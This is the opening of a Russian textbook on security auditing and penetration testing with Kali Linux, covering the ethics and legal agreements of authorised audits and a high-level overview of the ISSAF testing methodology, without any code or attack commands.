KALI LINUX

НИКИТА СКАБЦОВ

В ДЕЙСТВИИ

2 ИЗДАНИЕ

АУДИТ БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ СИСТЕМ

НИКИТА СКАБЦОВ

KALI LINUX

В ДЕЙСТВИИ

АУДИТ БЕЗОПАСНОСТИ
ИНФОРМАЦИОННЫХ СИСТЕМ

2
ИЗДАНИЕ

ПИТЕР®
Санкт-Петербург • Москва • Минск
2024

ББК 32.973.23-018-07
УДК 004.56.53

Никита Скабцов

С44 Kali Linux в действии. Аудит безопасности информационных систем. 2-е изд. — СПб.: Питер, 2024. — 384 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-2154-0

В этой книге рассматриваются методы обхода систем безопасности сетевых сервисов и проникновения в открытые информационные системы. Информационная безопасность, как и многое в нашем мире, представляет собой медаль с двумя сторонами. С одной стороны, мы проводим аудит, ищем способы проникновения и даже применяем их на практике, а с другой — работаем над защитой. Тесты на проникновение являются частью нормального жизненного цикла любой ИТ-инфраструктуры, позволяя по-настоящему оценить возможные риски и выявить скрытые проблемы.

Может ли взлом быть законным? Конечно, может! Но только в двух случаях — когда вы взламываете принадлежащие вам ИС или когда вы взламываете сеть организации, с которой у вас заключено письменное соглашение о проведении аудита или тестов на проникновение. Мы надеемся, что вы будете использовать информацию из данной книги только в целях законного взлома ИС. Пожалуйста, помните о неотвратимости наказания — любые незаконные действия влекут за собой административную или уголовную ответственность.

Вы последовательно пройдете все шаги, необходимые для проведения аудита безопасности информационных систем и тестов на проникновение: от общих понятий, рассмотрения стандартов и необходимых действий перед проведением аудита до методов проникновения в информационную систему и закрепления в ней. Каждая глава книги подкреплена реальными примерами и содержит практическую информацию по применению тех или иных методов.

Книга адресована читателям, имеющим опыт работы в сфере информационных технологий и знакомым с работой основных сетевых сервисов как на Linux-, так и на Windows-платформах, а больше всего будет полезна системным администраторам, специалистам по ИТ-безопасности, всем тем, кто желает связать свою карьеру с защитой информации или аудиторской деятельностью.

Во втором, дополненном и переработанном, издании информация была полностью обновлена и соответствует современным реалиям.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ISBN 978-5-4461-2154-0

Изготовлено в России. Изготовитель: ООО «Прогресс книга». Место нахождения и фактический адрес:
194044, Россия, г. Санкт-Петербург, Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.
Дата изготовления: 02.2024. Наименование: книжная продукция. Срок годности: не ограничен.
Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 —
Книги печатные профессиональные, технические и научные.
Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.
Подписано в печать 08.12.23. Формат 70×100/16. Бумага офсетная. Усл. п. л. 30,960. Тираж 1000. Заказ 0000.

Оглавление

Что нового во втором издании

Во втором издании книги, посвященной аудиту безопасности информационных систем, вся информация переработана таким образом, чтобы она соответствовала современным реалиям. Некоторые разделы были расширены, новые добавлены, и удалено все то, что, на взгляд автора, потеряло свою актуальность.

Книга построена так, что читатель последовательно проходит все шаги, необходимые для проведения аудита безопасности информационных систем и тестов на проникновение. Мы начинаем с общих понятий, рассмотрения стандартов и необходимых действий перед проведением аудита, а заканчиваем методами проникновения в информационную систему и закрепления в ней. Каждая глава книги подкреплена реальными примерами и содержит практическую информацию по применению тех или иных методов.

Излагаемый материал рассчитан на читателя, имеющего опыт в сфере информационных технологий и знакомого с работой основных сетевых сервисов как на Linux-, так и на Windows-платформах. «Аудит безопасности информационных систем» будет полезен системным администраторам, специалистам по ИТ-безопасности, всем тем, кто желает связать свою карьеру с защитой информации или аудиторской деятельностью.

Благодарности

Выражаю особую благодарность Владимиру Орехову. Это именно тот человек, который с самого начала верил в успех нашего безнадежного дела и непосредственно приложил руку к созданию данной книги. Без его помощи мы бы не получили посвященную переполнению буфера главу именно в таком виде, в каком она есть.

Спасибо Сергею Генкину за регулярную помощь с урегулированием различных организационных вопросов, это сэкономило автору много сил и времени.

Отдельные и самые теплые слова благодарности моей супруге Анне. Без тебя я не смог бы сделать и части того, что смог. Твои нежные объятия всегда помогали держаться в моменты, когда казалось, что сил двигаться дальше уже нет.

Также хотелось бы поблагодарить родителей, ведь без их поддержки, наставлений и дельных советов создание этой книги было бы невозможно.

Прошу прощения у друзей. Аня, Дарья, Ксения, Леонид и Юлианна, Николай и Алёна, Павел и Шанна, Семен и Женя, София, Стас и Ажар, Янис и Иева, Янис и Таня — работа над книгой отняла много времени и сил, но знайте, что я вас помню, и у нас впереди еще множество незабываемых моментов.

Безусловно, издание этой книги могло бы стать непосильной задачей без активного участия отзывчивого и доброжелательного коллектива издательского

дома «Питер», выражаю им свою благодарность и надеюсь на дальнейшее сотрудничество.

Отзывы и предложения

Уважаемый читатель, надеюсь, что вам понравится эта книга и вы почерпнете из нее много интересного и полезного для себя. Однако у вас наверняка появятся вопросы, комментарии, а возможно, предложения или пожелания. Буду благодарен за любой отзыв и конструктивную критику, и для обратной связи оставляю свой адрес электронной почты: itsecbook@protonmail.com.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

Список использованных сокращений

АЛУ. Арифметико-логическое устройство
АТС. Автоматическая телефонная станция
БД. База данных
ДМЗ. Демилитаризованная зона
ИБ. Информационная безопасность
ИС. Информационная система
ИТ. Информационные технологии
ОС. Операционная система
ПО. Программное обеспечение
СУБД. Система управления базами данных

API. Application Programming Interface
ARP. Address Resolution Protocol
BP. Base Pointer
CAM. Content Addressable Memory
CDN. Content Delivery Network
CERT. Computer Emergency Response Team
CMS. Content Managment System
CPU. Central Processing Unit
CRC. Cyclic Redundancy Check
CSMA/CD. Carrier Sense Multiple Access with Collision Detection
CVSS. Common Vulnerability Scoring System
DLL. Dynamic Link Library
DLP. Data Loss Prevention
DMZ. Demilitarized Zone
DNS. Domain Name System
DOM. Document Object Model
FTP. File Transfer Protocol
GPL. General Public License
GPS. Global Positioning System
GPT. Generative Pre-trained Transformer
HEX. Hexadecimal
HTML. HyperText Markup Language
HTTP. HyperText Transfer Protocol
HTTPS. HyperText Transfer Protocol Secure
ICMP. Internet Control Message Protocol
IDS. Intrusion Detection System
IIS. Internet Information Services
IP. Internet Protocol

IPS. Intrusion Prevention System
ISN. Initial Sequence Number
ISO. International Organization for Standardization
ISSAF. Information System Security Assessment Framework
LAN. Local Area Network
LDAP. Lightweight Directory Access Protocol
LFI. Local File Inclusion
LIFO. Last In First Out
LM. Local area network Manager
LSASS. Local Security Authority Subsystem Service
MAC. Media Access Control
MBR. Master Boot Record
MIB. Management Information Base
MX. Mail Exchange
NetBIOS. Network Basic Input/Output System
NFC. Near field communication
NFS. Network File System
NIC. Network Information Center
NIST. National Institute of Standards and Technology
NLA. Network Level Authentication
NOP. No Operation
NOSINT. Net-based Open Source INTelligence
NS. Name Server
NTLM. New Technology Local area network Manager
NTP. Network Time Protocol
NVT. Network Vulnerability Tests
OSI. Open Systems Interconnection
OSINT. Open Source INTelligence
OSSTMM. Open Source Security Testing Methodology Manual
OWASP. Open Web Application Security Project
PCI DSS. Payment Card Industry Data Security Standard
PIN. Personal Identification Number
PTES. Penetration Testing Execution Standard
RCE. Remote Code Execution
RDP. Remote Desktop Protocol
REST API. Representational State Transfer API
RIPE. Réseaux IP Européens
RPC. Remote Procedure Call
SAM. Security Account Manager
SAN. Storage Area Network
SDL. Security Development Lifecycle
SET. Social-Engineer Toolkit
SMB. Server Message Block
SMTP. Simple Mail Transfer Protocol
SNMP. Simple Network Management Protocol
SP. Stack Pointer
SQL. Structured Query Language
SSH. Secure SHell
SSID. Service Set Identifier
SSL. Secure Sockets Layer
SSTI. Server-Side Template Injection
SSRF. Server-Side Request Forgery
TCP. Transmission Control Protocol
TFTP. Trivial File Transfer Protocol
TLS. Transport Layer Security
TTL. Time To Live
UDP. User Datagram Protocol
URL. Uniform Resource Locator
USB. Universal Serial Bus
VAS. Open Vulnerability Assessment System
VB. Visual Basic
VBA. Visual Basic for Applications
VLAN. Virtual Local Area Network
VNC. Virtual Network Computing
VoIP. Voice over Internet Protocol
VPN. Virtual Private Network
WCE. Windows Credentials Editor
WEP. Wired Equivalent Privacy
WPA. Wi-Fi Protected Access
WPS. Wi-Fi Protected Setup
WWW. World Wide Web
XSS. Cross-Site Scripting
XXE. XML External Entity
ZAP. Zed Attack Proxy

01 Общие сведения об аудите информационных систем

На данный момент существует множество материалов, посвященных различным методам взлома информационных систем (ИС) и проникновения в них, большая часть которых представляет собой набор готовых шагов и обещает быстрый результат. Что же на самом деле отличает вас как специалиста от тех, кто работает преимущественно с такими источниками? Ответ может показаться скучным и банальным, но все же скажем: это методологический подход, знание и понимание того, что происходит.

При написании этой книги была поставлена задача не просто рассмотреть определенный набор инструментов, но дать читателю глубокие знания, позволяющие адаптировать работу этих инструментов к каждой конкретной задаче и в целом сделать работу более продуктивной.

Книга не претендует на то, чтобы стать полным и исчерпывающим руководством в сфере информационной безопасности (ИБ), главной ее задачей является знакомство с основными концепциями и примерами. После ее прочтения вам предстоит провести достаточно много времени, совершенствуя свои знания и полученные навыки, но за интересной работой и время летит незаметно, не так ли?

Для тех, кто только делает свои первые шаги в области информационных технологий (ИТ), книга может оказаться сложной для понимания. Она предполагает, что у вас есть некоторый опыт работы с основными сетевыми сервисами и вы как минимум не боитесь командной строки Linux. Справедливости ради стоит добавить, что иногда знание стандартов мешает мыслить вне рамок. Но все же без знания принципов работы операционных систем (ОС), компьютерных сетей, базовых навыков программирования вам будет достаточно сложно войти в сферу ИБ.

Стоит отметить, что в последнее время специалистам в сфере ИБ пришлось освоить еще одну специализацию — управление проектами. В современном мире в связи с постоянным увеличением доступной информации специализа-

ция постоянно становится все более узкой, не миновало это и сферу ИБ. Если в Средние века один врач мог лечить практически все, то в наше время есть определенные специалисты: невролог, кардиолог, ревматолог, нейрохирург и т. д. То же самое касается и ИБ: вы обязательно встретите профессионалов, специализирующихся в основном на поиске информации, веб-приложениях или аппаратном взломе. Когда вы получите контракт на аудит большой и сложной ИС, вам придется руководить всеми этими специалистами, делать так, чтобы они работали слаженно и эффективно. Руководство проектами выходит за рамки темы этой книги, но мы настоятельно рекомендуем вам ознакомиться с основами этой работы.

Вопросы этики

В мире информационной безопасности присутствует условное разделение занимающихся взломом ИС людей на три группы: «черные шляпы» («Black Hat»), «серые шляпы» («Gray Hat») и «белые шляпы» («White Hat»). В чем же принципиальное различие между ними? На первый взгляд в соблюдении этических принципов. Ведь одни занимаются незаконной деятельностью, а другие соблюдают принятые нормы. Но на самом деле главное отличие «черных» от «белых» состоит в получении разрешения. «Черные» занимаются взломом и проникновением в ИС без какого-либо согласования, а «белые» делают это с разрешения владельца системы.

В данном контексте стоит упомянуть историю Адриана Ламо (Adrian Lamo). Он взламывал информационные системы организаций без их ведома и согласия, но каждый раз после удачного проникновения создавал подробный отчет о своей работе и отправлял его владельцам ИС с рекомендациями по устранению недостатков. И все же, несмотря на многочисленные благодарности, широкое признание в определенных кругах и этичное поведение, ему не удалось избежать уголовного преследования и реального тюремного срока. Этот случай демонстрирует, что даже «черные шляпы» могут действовать этично.

Для некоторых специалистов вопросы этики остаются скучными и непонятными, известными лишь из презентаций или вебинаров, однако для тех, кто относит себя к категории «белых шляп», они являются фундаментальными. «Белые шляпы» не только стараются соблюдать этические принципы, но и активно продвигают свои идеи в обществе.

Так, Консорциум интернет-систем (Internet Systems Consortium) — одна из организаций, занимающихся вопросами информационной безопасности, — определяет основные этические каноны следующим образом:

- защищайте общество, общественное благо, общественное доверие и инфраструктуру;
- действуйте честно, справедливо, ответственно и законно;

- выполняйте служебные обязанности добросовестно и профессионально;
- развивайте и защищайте профессию.

Необходимо всегда ставить вопросы этики во главу угла; вам часто придется делать выбор, основываясь исключительно на внутреннем чувстве справедливости, и к сожалению, не всегда правильный выбор будет самым простым и удобным.

Черные шляпы

В сфере ИБ «черными шляпами» называют тех, кто проникает в информационные системы без получения предварительного согласия. Некоторые делают это по финансовым соображениям, кто-то из спортивного интереса — причин на самом деле может быть много, и не стоит всегда сводить мотивацию лишь к одной из них.

Часто случается так, что действующие на территории одной страны в рамках ее правового поля специалисты по ИБ могут при этом нарушать законодательство другой страны. В этом случае их действия все равно будут считаться незаконными и могут повлечь серьезные последствия. Это хорошо иллюстрирует случай с Дмитрием Скляровым. Его работа была связана с обходом методов защиты электронных книг, разработанной компанией Adobe. Дмитрий был арестован по приезде в США на конференцию по информационной безопасности, так как его действия нарушили законы этой страны (несмотря на то, что по закону своего государства он не считался преступником).

Иногда можно стать преступником, даже выполняя вполне законные действия. В некоторых компаниях есть специальные программы, которые позволяют осуществлять поиск уязвимостей без предварительного согласования, но и тут не все так просто. Майкл Линн (Michael Lynn) нашел уязвимость в продукте корпорации Cisco и хотел представить ее на одной из конференций по ИБ. Когда представители компании узнали об этом, они подали на исследователя в суд с целью запретить ему выступать с таким докладом. Несмотря на достигнутое соглашения, он все же выступил с запланированной темой. После он получил судебный запрет на дальнейшее раскрытие информации о полученной уязвимости. Тут мы опять сталкиваемся с этическим вопросом — считать его злоумышленником или нет?

Также известны случаи, когда после успешно проведенных атак, нацеленных на проникновение в ИС, специалистам удавалось избежать судебного преследования и они устраивались на хорошо оплачиваемые должности.

Трудности с точной классификацией обусловлены тем, что в ее основу положен признак, по-разному оцениваемый с различных точек зрения. В этой книге остановимся на том, что «черные шляпы» — это те, кто совершает незаконные действия.

Белые шляпы

В подавляющем большинстве это специалисты, которые осуществляют аудит безопасности информационных систем по предварительному согласию обеих сторон, под коим обычно подразумевается трудовой договор или договор на оказание услуг. Все законно и не связано с какими-либо этическими или правовыми конфликтами.

Многих больше всего интересует вопрос, кто же обладает лучшими навыками взлома и проникновения — «белые шляпы» или «черные»?

На самом деле не все так просто. Обычно те, кто занимается законным аудитом, более профессиональны. Часто это сотрудники крупных фирм или компаний, специализирующихся на предоставлении услуг в области ИТ и ИБ, которые могут вкладывать средства в обучение своих работников. Следовательно, они получают доступ к лучшим материалам и с ними работают опытные инструкторы. Также у «белых шляп» есть возможность на практике познакомиться с различными продуктами обеспечивающих ИБ компаний, протестировать новое оборудование и протоколы.

Однако и на них накладываются определенные ограничения. Во-первых, как уже упоминалось, они связаны этическими и правовыми нормами. Второй момент связан с техническими аспектами. Часто выполнение тестов на проникновение может привести к потере данных, отказу в обслуживании и другим неприятностям, способным парализовать работу предприятия. В связи с этим «белые шляпы» несколько ограничены в методах и не всегда идут до конца.

Серые шляпы

Как уже было сказано, отнесение специалиста к той или иной категории иногда зависит от точки зрения. Это справедливо и в отношении «серых шляп». Такие специалисты по большей части действуют в рамках закона, но иногда могут незначительно выходить за его пределы. Так, некоторые специалисты могут осуществлять взлом коммерческого программного обеспечения (ПО), но делают это не для извлечения прибыли или публикации результатов своей работы. Вот таких специалистов и можно отнести к данной категории.

Взлом или аудит?

Раз уж мы начали говорить о терминологии, затронем еще один термин — «взлом». Взлом — это незаконное проникновение в систему, тогда как тест на проникновение — законное действие. Конечно, это деление условно, ведь все зависит не от терминологии, а от того, в каком контексте происходит данное действие.

А вот аудит информационных систем сильно отличается от взлома и даже от теста на проникновение. Во-первых, понятие аудита применимо только к за-

конным действиям. Во-вторых, если тест на проникновение означает поиск уязвимости и ее последующую эксплуатацию, то аудит предусматривает поиск и возможную эксплуатацию всех найденных аудитором уязвимостей. Тесты на проникновение означают, что хакер изначально ничего не знает о внутренней сети предприятия — так называемый метод черного ящика («Black Box»). В аудите предусмотрены методы как «черного ящика», так и «белого ящика» («White Box»), когда аудитор получает доступ к конфигурации и полной информации обо всех ИС предприятия. В данной книге рассмотрены только методы «Black Box».

Автор надеется, что читатели будут использовать информацию из данной книги только в целях законного взлома ИС. Пожалуйста, помните о неотвратимости наказания — любые незаконные действия влекут за собой уголовную или административную ответственность.

Разрешение на взлом

Вы уже наверняка заинтересовались вопросом, а может ли взлом быть законным? Конечно может! Законным взлом информационных систем является в нескольких случаях:

- вы взламываете принадлежащие вам ИС;
- аудит информационной безопасности сети предприятия входит в ваши должностные обязанности;
- вы взламываете сеть организации, с которой у вас заключено письменное соглашение о проведении аудита или тестов на проникновение.

Поскольку в первых двух случаях все достаточно просто, мы не будем заострять свое внимание на их рассмотрении, а разберемся со случаем, когда вас нанимают для проведения внешнего аудита ИС. В этой ситуации перед началом работ вы должны будете заключить несколько соглашений, которые и рассмотрим подробнее.

Соглашение о неразглашении

Скорее всего, вы уже встречались с таким типом документов. Основная его суть заключается в том, что вы обязуетесь не разглашать любую информацию, полученную в ходе проведения аудита ИС заказчика. Обычно это относится не только к промежутку времени, в который проводятся работы, действие таких соглашений может растягиваться на десятилетия. Соглашения могут также содержать специальный пункт о хранении, обработке и методах уничтожения данных. Будьте готовы к тому, что вас могут попросить уничтожить специально оговоренным методом жесткие диски, на которых хранилась информация, и предоставить тому документальное подтверждение. Справедливости ради следует сказать, что это скорее исключение, нежели правило.

Под действие этого соглашения подпадают абсолютно все информационные потоки, которые создавались в ходе вашей работы. Это распространяется на снимки экранов, подготовленную документацию, включая все черновики, историю командной строки, коммуникации по электронной почте, любые документы (финансовые отчеты, маркетинговые планы, конфигурационные файлы и т. д.), полученные вами в ходе тестирования или переданные вам заказчиком, а также многое другое.

Попробуйте поставить себя на место заказчика. Вы нанимаете команду специалистов, которая проникает в вашу сеть разными способами, получает права администратора в вашей системе и доступ к внутренней информации. На разглашение какой доли данных вы могли бы дать согласие?

Обязательства заказчика

В данном разделе прописано, что, каким образом и как должен делать заказчик во время действия этого договора. Ни для кого не секрет, что заказчик всячески будет стараться оберегать себя и получить от вас максимум за свои деньги, — это нормально. Помните, что вы всегда должны внимательно читать все, что собираетесь подписать, и у вас есть полное право не соглашаться на выполнение работ, которые не принесут вам какой-либо выгоды. Из вашего сотрудничества каждая сторона должна извлечь для себя пользу.

Не стоит удивляться тому, что в таких договорах вы встретите информацию о том, каким образом будет происходить ваша работа и как заказчик будет за вами наблюдать. Самый простой способ — сбор записей с вашей стороны и со стороны заказчика обо всех ваших действиях. Таким образом заказчик будет стараться оградить себя от возможных рисков утечки информации, а в случае, если во время тестов произойдет сбой в системе, он будет знать, кто за это ответствен.

Другим способом защиты является наблюдение. Когда вы будете проводить аудит в помещении заказчика, к вам могут приставить специально обученного человека. Не стоит волноваться, у таких людей нет цели скомпрометировать вас или узнать секреты вашей работы. Обычно они следят за тем, чтобы вы ненароком не получили доступ к той информации, которая может считаться секретной. И это касается не только ИС — например, вы случайно можете свернуть не туда и попасть в конференц-зал, где обсуждаются будущие бизнес-стратегии. Плюс в наличии такого сопровождающего заключается в том, что если вы найдете критическую уязвимость, которую, на ваш взгляд, стоит исправить безотлагательно, вы можете сразу сообщить ему об этом — необходимые действия по устранению начнутся гораздо быстрее.

Иногда бывает и так, что заказчик обязуется предоставить вам все необходимое оборудование и программное обеспечение за свой счет. И это не потому, что вы ему понравились и он хочет купить вам новый компьютер в счет еще не выполненной работы — все купленное, к сожалению, остается в его собственности. Это делается в тех случаях, когда вы проводите аудит в помещениях заказчика

и можете выполнять работу только на принадлежащем заказчику оборудовании, которое не должно покидать стены организации.

В авторитетных источниках упоминается (хотя сам автор с этим не сталкивался), что в некоторых случаях заказчик не только настаивает на проведении аудита на принадлежащем ему оборудовании, но также запрещает проносить с собой любые устройства, которые могу обеспечить хранение, обработку или передачу данных.

Обязательства исполнителя

Помимо требований соблюдения вами конфиденциальности в отношении данных заказчика, в соглашении также может содержаться информация о том, каким образом вы можете распоряжаться полученными данными и кому вы можете их передавать. Обычно это подразумевает, что вы должны передать результаты вашей работы определенному кругу лиц (это могут быть назначенные сотрудники и руководство предприятия). Кроме того, в некоторых случаях добавляется пункт, в котором оговаривается, каким третьим сторонам и какую информацию вы можете передавать.

Отнеситесь к этому внимательно и всегда проверяйте информацию о том, кому вы передаете данные. Часто бывает так, что аудит занимает несколько месяцев, а за это время человек, которому вы должны передать данные, может сменить место работы. Поэтому, чтобы не нарушить соглашение о неразглашении, убедитесь, что он до сих пор является сотрудником организации и у него все еще есть право доступа к той информации, которую вы хотите ему передать.

Часто в этом пункте также будут оговариваться действия, которые вы можете или не можете производить во время выполнения заказа. Например, вам могут запретить создание новых пользователей в системе, оговорить, какими способами вы может аутентифицироваться, к каким данным вы может получить доступ и многое другое. Скорее всего, вам будет запрещено использовать любые вирусы и другие вредоносные программы, а также проводить атаки, способные вызвать отказ в обслуживании.

Если же вы не видите вышеописанного в договоре, то не спешите радоваться — вполне возможно, что, подписав такой договор, вы подвергнете себя риску. Часто описание всего вышесказанного замещается дежурным «все необходимые действия», а это в каждом случае можно трактовать по-разному. Например, было ли использование эксплойта необходимым действием? Вы считаете, что да, а вот заказчик может иметь совершенно другое мнение на этот счет. Не пожалейте своего времени и заранее оговорите все как можно более детально.

Аудит и мониторинг

В контексте договора об исполнении услуг имеется в виду не аудит инфраструктуры вашего заказчика, а именно аудит ваших систем, цель которого — убедить-

ся, что условия договора не нарушены. Обычно заказчик хочет удостовериться в том, что данные, которые вы получаете, хранятся и обрабатываются в безопасном месте, а каналы передачи надежно защищены. Клиент хочет быть уверен, что ваша лаборатория представляет собой образцовое рабочее место в плане ИБ, вы же в этом разбираетесь, не так ли?

Под мониторингом также подразумевается, что будут следить именно за вами и вашими действиями. Заказчик хочет быть уверен, что вы соблюдаете условия договора и не производите никаких действий, не предусмотренных подписанным соглашением. Однако учтите, что не всегда вы сможете действовать в рамках установленных соглашений. Возможны и случаи, когда вам будет необходимо провести не предусмотренные соглашением или не оговоренные заранее мероприятия. Всегда согласовывайте их перед проведением. Помните, что устные договоренности могут ничего не значить, вы всегда должны получить подписанное разрешение. Чтобы это не превратилось в головную боль и не занимало много времени, заранее обговорите с заказчиком процедуру получения таких разрешений.

Разрешение конфликтов

Разногласия — обычное дело при проведении любых работ, и многие из них можно решить в процессе переговоров. Возможно, вам не удалось выполнить часть задач из-за технических ограничений. Также бывали случаи, когда недовольные ИТ-специалисты пытались прикрыть недостатки своей работы действием ИБ-аудиторов, — будьте готовы и к этому.

Однако в случае, когда стороны не могут договориться, процедура разрешения споров переходит на новый, уже юридический уровень. Поэтому внимательно отнеситесь к этому пункту.

Порядок проведения аудита

Любой профессионал по информационной безопасности хочет заниматься своим любимым делом на законных основаниях. Чаще всего такие люди являются частью команды, проводящей комплексный аудит безопасности информационных систем предприятий; реже они устраивают тесты на проникновение в индивидуальном порядке.

Чтобы быть уверенным в правильности и законности своих действий, профессионал должен соблюдать следующие правила:

- получать от клиента письменное разрешение на проведение тестов на проникновение или аудита ИС;
- соблюдать соглашение о неразглашении информации;
- гарантировать, что никакая информация, полученная во время работы с клиентом, никогда не станет известной другим лицам;
- проводить все тесты, согласованные с клиентом, и никакие другие.

Аудит информационных систем обычно проходит в несколько этапов:

- встреча с клиентом, обсуждение целей и средств;
- подписание договора о неразглашении информации;
- подписание договора об оказании услуг;
- сбор группы участников аудита, распределение ролей и подготовка расписания тестов;
- проведение тестов;
- анализ и проверка полученных результатов;
- подготовка отчета;
- передача отчета клиенту.

02 Методология

Существует множество методик проведения тестов на проникновение. Хотя их знание, безусловно, не гарантирует вам успешного взлома целевой ИС, однако крайне повышает шансы на это. К тому же, следуя методике, вы будете уверены, что сделали все возможное для качественного проведения работ и вам не будет стыдно представить отчет заказчику.

К сожалению, во многих случаях аудиты безопасности проводятся на скорую руку, без должной подготовки и применения необходимой методики, что снижает качество выполняемой работы и, следовательно, подвергает угрозе ИС заказчика. Тесты на проникновение должны производиться с применением эффективной методики, которую при необходимости вы можете изменять и подстраивать под требования заказчика, исходя из специфики выполняемой работы.

В данном разделе будет представлен краткий обзор нескольких популярных методик. Не пожалейте времени на их подробное изучение — это значительно облегчит вашу работу и позволит выполнять ее еще более профессионально.

Стандарт оценки безопасности информационной системы

Данный стандарт разрабатывается и поддерживается группой безопасности открытых информационных систем (OISSG). Стандарт оценки безопасности информационной системы (ISSAF) представляет собой постоянно рецензируемый документ, содержащий информацию о том, как проводить тесты на проникновение. Сильной стороной ISSAF является показ связи между различными задачами проекта и инструментами для их достижения. Несмотря на то, что разработчики не отдают предпочтения тому или иному программному обеспечению, в своей работе вы так или иначе будете использовать большую часть предложенного ими.

Первая фаза — планирование и подготовка

В этой части описываются шаги, которые необходимо сделать перед началом работ: обмен вводными данными, планирование ресурсов и подготовка. В первую очередь вам необходимо заключить договор о выполнении работ, он должен быть подписан обеими сторонами. Данное соглашение будет являться основой для проведения дальнейших работ. Также вам необходимо спланировать даты, время проведения тестов, технические детали и другие необходимые условия. Этот этап, помимо прочего, включает в себя уточнение списка контактных персон с обеих сторон, организацию собрания для обсуждения необходимых деталей проведения будущих работ, согласование ранее намеченного плана.

К сожалению, на данный момент эта фаза не описана настолько подробно, насколько нам хотелось бы. Однако учитывая, что свежие версии данного фреймворка не выходили достаточно давно, вряд ли мы увидим их в ближайшее время.

Вторая фаза — аудит ИС

Несмотря на довольно неинформативную первую часть, вторая часть ISSAF проработана достаточно хорошо. В ней подробно описываются шаги, которые необходимо сделать для качественного проведения аудита. Одной из сильных ее сторон является уровень детализации. Тут представлены не только сами инструменты для выполнения тестов, но и примеры их использования. Даже если вы не знакомы со спецификой ИБ-аудита, в некоторых случаях вы сможете провести вполне удачную серию тестов, используя только приведенные примеры.

Помимо описания самих программ, примеров их запуска и использования, в ISSAF также трактуются полученные результаты, что, несомненно, расширит ваши знания даже после простого прочтения. Это не самый лучший вариант проведения аудита, но для тех, кто только знакомится с областью ИБ, он вполне подойдет.

Обратите внимание на то, что в данном фреймворке до конца не раскрывается весь потенциал тех или иных инструментов. Также здесь не описаны все возможные интерпретации полученных данных — это и понятно, ведь их очень много, да и авторы не преследовали такой цели.

В представленном ISSAF фреймворке каждый этап описывается как слой, ниже приводится краткое описание каждого из них:

- сбор информации (использование интернета для поиска всей доступной информации о цели с помощью как технических, так и нетехнических методов);
- картирование сети (идентификация всех систем и ресурсов целевой ИС);

- идентификация уязвимости (действия, выполняемые специалистом для обнаружения уязвимостей в целевой ИС);
- проникновение (получение несанкционированного доступа путем обхода методов защиты и попытка получения как можно более высоких привилегий в системе);
- получение доступа и повышение привилегий (попытка получить более высокие привилегии после успешного взлома системы или сети экспертом);
- продолжение проникновения (получение дополнительной информации о процессах в подконтрольной системе с целью ее дальнейшего использования);
- компрометация удаленных пользователей/сайтов (использование доверительных отношений и связей между удаленными пользователями и системами предприятия);
- поддержание доступа (использование скрытых каналов и руткитов для сокрытия присутствия специалиста в системе или обеспечения постоянного доступа к скомпрометированному ресурсу);
- сокрытие следов (устранение всех признаков взлома путем скрытия файлов, очистки журналов, обхода проверок целостности и антивирусного ПО).

Указанные этапы взлома применяются по отношению к следующим типам ресурсов: сети, хосты, приложения и базы данных.

Сетевая безопасность

ISSAF с различной степенью детализации предоставляет подробную информацию о различных типах оценки безопасности сетевых устройств. Во фреймворке представлена справочная информация по различным темам, примеры стандартных конфигураций, список используемых средств для проведения атак и ожидаемые результаты. Указанная информация будет интересна не только новичкам, но и специалистам с опытом работы в сфере ИБ. Ниже приведены некоторые темы, освещаемые данным фреймворком:

- взлом паролей;
- оценка безопасности коммутатора;
- оценка безопасности маршрутизатора;
- оценка безопасности файервола;
- оценка безопасности системы обнаружения вторжений (IDS);
- оценка безопасности виртуальной частной сети (VPN);
- оценка безопасности антивирусной системы;
- безопасность сети хранения данных (SAN);
- оценка безопасности беспроводной локальной сети;
- безопасность пользователей интернета;

- безопасность AS 400;
- безопасность Lotus Notes.

Не стоит пугаться большого объема информации, необходимости в доскональном прочтении всего стандарта нет. Самое главное — знать, что в нем содержится, и тогда, столкнувшись во время проведения тестов с незнакомой вам системой, вы будете представлять, где получить о ней информацию. Стоит еще раз упомянуть, что, к сожалению, данный стандарт давно не обновлялся и не покрывает весь спектр существующего ПО, но до сих пор содержит много актуальной информации.

Безопасность хостов

В ISSAF описаны вопросы, касающиеся безопасности самых популярных операционных систем, среди которых Unix/Linux, Windows, Novell Netware. Предоставлена и информация о веб-серверах.

Обязательно обратите внимание на раздел, посвященный веб-серверам. В современном мире веб-серверы используются не только для размещения страниц в интернете, сейчас многие производители используют их для создания графических интерфейсов управления устройствами.

Так как стандарт давно не обновлялся, некоторые описанные типы операционных систем давно не используются, а самые свежие разработки в него не включены. Однако упомянуть о нем все же необходимо, ведь многие крупные предприятия в целях экономии продолжают использовать устаревшее ПО (так, некоторые банкоматы продолжают работать под управлением Windows NT).

Безопасность приложений

На самом деле разделить тестирование приложений и баз данных достаточно сложно. В наши дни многие приложения активно используют базы данных того или иного типа, так что, получая к ним доступ, вы получаете и доступ к базе данных. В рамках фреймворка рассматриваются следующие типы атак: атаки на веб-приложения, SQL-инъекции, аудит исходного кода, аудит бинарных файлов.

Безопасность баз данных

В данном разделе описаны специфические методы, применимые именно к базам данных: удаленный взлом баз данных, манипуляция процессами, полный аудит баз данных.

Социальная инженерия

В данном разделе описываются методы социальной инженерии. Все описанные методы довольно старые, но к большому сожалению, уровень грамотности

пользователей не вырос слишком значительно, а специалисты по ИБ не уделяют этому вопросу должного внимания. В связи с этим практически все описанное можно успешно применять и в наше время.

Третья фаза — отчетность, избавление от следов пребывания

В данном разделе описаны необходимые шаги, которые следует выполнить по завершении аудита ИС. Они включают подготовку и передачу данных лицам, указанным на первом шаге, а также вопросы конфиденциальности полученных данных. В отношении этого раздела следует сказать, что он также недостаточно подробен.

Отчет

Данный фреймворк описывает два вида отчетов — устный и письменный. Первый стоит использовать в случае нахождения критической уязвимости, которая, на ваш взгляд, должна быть устранена немедленно. Информацию о таких случаях также необходимо внести в финальную версию письменного отчета.

